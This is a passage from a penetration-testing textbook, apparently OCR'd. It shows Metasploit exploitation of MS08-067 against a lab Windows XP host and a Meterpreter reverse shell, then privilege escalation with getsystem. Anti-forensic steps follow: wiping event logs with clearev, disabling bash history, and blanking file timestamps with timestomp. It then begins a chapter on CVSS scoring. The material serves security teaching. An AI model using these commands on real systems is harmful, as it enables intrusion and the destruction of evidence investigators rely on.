
Now that the `persistence` script has been successfully installed on the target system, we need not worry about reboots. Even if the target system reboots, either intentionally or accidentally, the `persistence` script will automatically connect back to us, giving us Meterpreter access again.

Clearing tracks and trails

A penetration test consists of a sequence of complex tasks executed against the target. The execution of these tasks impacts the target system in many ways. Several configuration files may get modified, a lot of audit records may get recorded in log files, and there might be changes in the registry in the case of Windows systems. All these changes may help the investigators or blue team members to trace back the attack vector.


After completing a penetration test, it would be good to clear all the residual files that were used during the compromise. However, this needs to be in agreement with the blue team. Another intent behind clearing out all the tracks could be testing the post-incident response methods of an organization. However, the real-world attackers would simply use this to cover their tracks and stay undetected.

Metasploit has certain capabilities that help with clearing tracks. First, we need to exploit a vulnerability and give Meterpreter access to our target:



```
                        (`.         ,-,
                        ` `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--.._` ` (
              .'            /   `
             ,           ` '   Q '
             ,         ,   `._    \
          ,.|         '     `-.;_'
          :  . `  ;    `  ` --,.._;
           ' `    ,   )   .'
              `._ ,  '   /_
                 ; ,''-,;' ``-
                  ``-..__``--`

                             https://metasploit.com


       =[ metasploit v4.16.30-dev                         ]
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post        ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.25.130
RHOST => 192.168.25.130
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.25.128:4444
[*] 192.168.25.130:445 - Automatically detecting the target...
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 1 opened (192.168.25.128:4444 -> 192.168.25.130:1072) at 2018-08-20 11:53:03 +0530

meterpreter >
```


The following screenshot shows the **Application** event logs on our target system:



Application 109 event(s)

Type	Date	Time	Source	Category	Ev...	User	Computer
Information	8/20/2018	11:58:21 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:53:21 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:48:20 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:43:20 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:38:19 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:33:19 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:28:18 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:23:18 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:18:17 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:13:17 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:08:16 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:03:16 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	10:58:15 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	10:53:15 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	10:48:14 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	10:43:14 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	10:38:13 ...	vmtools	None	105	N/A	SAGAR-C51B4AADE
Information	8/20/2018	10:33:13	vmtools	None	105	N/A	SAGAR-C51B4AADE


The following screenshot shows the `System` event logs on our target system:



System 258 event(s)


Type	Date	Time	Source	Category	Ev...	User	Computer
Information	8/20/2018	11:59:57 ...	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:59:57 ...	Service Control Manager	None	7035	SYSTEM	SAGAR-C51B4AADE
Error	8/20/2018	11:58:22 ...	Service Control Manager	None	7031	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:58:22 ...	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Error	8/20/2018	11:53:21 ...	Service Control Manager	None	7031	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:53:21 ...	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:50:40 ...	Tcpip	None	4201	N/A	SAGAR-C51B4AADE
Error	8/20/2018	11:48:21 ...	Service Control Manager	None	7031	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:48:20 ...	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Error	8/20/2018	11:43:20 ...	Service Control Manager	None	7031	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:43:20 ...	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Error	8/20/2018	11:38:20 ...	Service Control Manager	None	7031	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:38:20 ...	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Error	8/20/2018	11:33:19 ...	Service Control Manager	None	7031	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:33:19 ...	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Error	8/20/2018	11:28:19 ...	Service Control Manager	None	7031	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:28:19 ...	Service Control Manager	None	7036	N/A	SAGAR-C51B4AADE
Information	8/20/2018	11:25:05	Browser	None	8033	N/A	SAGAR-C51B4AADE

Now that we have given Meterpreter access to our target system, we'll escalate our privileges to that of the administrator using the `getsystem` command. The Meterpreter has a utility called `clearev`, which is used to wipe out audit records on a target system. When we execute `clearev`, all the audit records on the target get erased:




```
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.25.128:4444
[*] 192.168.25.130:445 - Automatically detecting the target...
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 1 opened (192.168.25.128:4444 -> 192.168.25.130:1065) at 2018-08-20 12:14
:36 +0530

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > clearev
[*] Wiping 116 records from Application...
[*] Wiping 284 records from System...
[-] stdapi_sys_eventlog_open: Operation failed: 1314
meterpreter > 
```

The following screenshot shows that there are no **Application** event logs as they got erased by `clearev`:



There are no items to show in this view.

The following screenshot shows that there are no **System** event logs as they got erased by `clearev`:




System 0 event(s)

Type	Date	Time	Source


There are no items to show in this view.

Similarly, on a target with a Linux operating system, we can do a few things to clear our tracks and traces. The Linux Terminal maintains a command history and it can be viewed using the `history` command:



```
root@kali:~# history
    1  ping google.com
    2  ifconfig
    3  service networking restart
    4  ifconfig
    5  ping google.com
    6  ifconfig
    7  service networking restart
    8  ifconfig
    9  ping google.com
   10  pwd
   11  cd /media/cdrom0/
   12  ls
   13  cp VMwareTools-10.1.15-6627299.tar.gz /home/Desktop/
   14  cp VMwareTools-10.1.15-6627299.tar.gz /home/
   15  cd /home/
   16  ls
   17  mv VMwareTools-10.1.15-6627299.tar.gz /root/Desktop/
   18  cd /root/Desktop/
   19  clear
   20  ls
   21  gunzip VMwareTools-10.1.15-6627299.tar.gz
   22  ls
   23  tar -xvf VMwareTools-10.1.15-6627299.tar
```

On a Linux system (Debian-based), the parameter that is responsible for controlling the command history is `$HISTSIZE`. If we are able to set its value to `0`, there won't be any history of commands stored:




```
root@kali:~# echo $HISTSIZE
1000
root@kali:~# export HISTSIZE=0
root@kali:~# echo $HISTSIZE
0
root@kali:~# 
```

Anti-forensics

In the previous section, we saw that the penetration testing tasks leave behind multiple tracks and trails. A post-incident forensic investigation can reveal a lot about how the compromise happened. One of the important factors when performing a forensic analysis is timestamps. File timestamps help recreate a series of activities that might have happened.


Metasploit offers capabilities that could effectively be used in overriding timestamp values and mislead the forensic investigation.

At first, we use an exploit against our target to get Meterpreter access. Then we use the `timestomp <filename> -v` command to list the various timestamps associated with the file:



```
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.25.128:4444
[*] 192.168.25.130:445 - Automatically detecting the target...
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 2 opened (192.168.25.128:4444 -> 192.168.25.130:1139) at
 2018-08-21 14:59:17 +0530

meterpreter > use priv
[-] The 'priv' extension has already been loaded.
meterpreter > timestomp command.com -v
[*] Showing MACE attributes for command.com
Modified      : 2001-08-23 16:30:00 +0530
Accessed      : 2017-01-24 14:24:47 +0530
Created       : 2001-08-23 16:30:00 +0530
Entry Modified: 2017-01-24 14:28:32 +0530
meterpreter > 
```

We can now try to erase the timestamps of a file using the `timestamp <filename> -b` command. This command will wipe out all the timestamps associated with the target file:



```
meterpreter > use priv
[-] The 'priv' extension has already been loaded.
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > timestomp confidential.txt -v
[*] Showing MACE attributes for confidential.txt
Modified      : 2017-06-01 09:25:54 +0530
Accessed      : 2017-06-01 09:25:44 +0530
Created       : 2017-06-01 09:25:54 +0530
Entry Modified: 2017-06-01 09:26:03 +0530
meterpreter > timestomp confidential.txt -b
[*] Blanking file MACE attributes on confidential.txt
meterpreter > 
```

Summary

In this chapter, we learned various techniques to make persistent access to a compromised target. We also learned various methods to clear traces from the compromised system along with some of the anti-forensic abilities of the Metasploit framework.

In the next chapter, we will learn about the importance of correct vulnerability scoring.

10
Vulnerability Scoring

This chapter is about understanding the importance of correct vulnerability scoring. We will understand the need for standard vulnerability scoring and gain hands-on knowledge of scoring vulnerabilities using the **Common Vulnerability Scoring System** (**CVSS**).

We will cover the following topics in this chapter:

- Requirements for vulnerability scoring
- Vulnerability scoring using CVSS
- CVSS calculator

Requirements for vulnerability scoring

Take any modern-day network and scan it for vulnerabilities. You'll be overwhelmed and find tons of vulnerabilities. Now, if you keep scanning the network, say monthly, then your inventory of vulnerabilities will keep growing rapidly. If all these vulnerabilities are presented as is to the senior management, then this will not be of any help. Senior management is more interested in some precise information that would be actionable.

A typical vulnerability scanner may find 100 vulnerabilities in a particular system. Out of 100, 30 may be false positives, 25 may be informational, 25 may be low severity, 15 may be medium severity, and five may be high-severity vulnerabilities. Naturally, out of 100 reported vulnerabilities, the five high-severity vulnerabilities are to be addressed as a priority. The rest can be taken care of later as per resource availability.

So, unless a vulnerability is scored, it cannot be assigned a severity rating and hence it cannot be prioritized for fixing. The C-level executives would also be interested to know which are the most high-severity vulnerabilities within the organization. Scoring the vulnerabilities would thus help in getting the right attention and support from senior management in terms of project visibility and resource management. Without scoring, it would be impossible to prioritize vulnerability mitigation and closure.


Vulnerability scoring using CVSS

Vulnerability scoring is indeed a very subjective matter. It depends on the context and the expertise of the person scoring the vulnerability. Hence, in the absence of any standard system, scoring the same vulnerability can differ from person to person.

CVSS is a standard system for scoring vulnerabilities. It takes into account several different parameters before concluding the final score. Using CVSS has the following benefits:

- It provides standardized and consistent vulnerability scores
- It provides an open framework for vulnerability scoring, making the individual characteristics of the score transparent
- CVSS facilitates risk prioritization

For simplification purposes, CVSS metrics are categorized into various groups, as shown in the following diagram:



We'll go through each of the metric categories in brief in the section ahead.

Base metric group

The base metric group defines some trivial characteristics of a given vulnerability which are constant over time and with user environments. The base metric group is categorized into two sub-groups as discussed in the section ahead.

Exploitability metrics

As mentioned, the exploitability metrics reflect the characteristics of the *thing* that is vulnerable, which we refer to formally as the **vulnerable component**. Therefore, each of the exploitability metrics listed here should be scored relative to the vulnerable component, and reflect the properties of the vulnerability that leads to a successful attack.

Attack vector

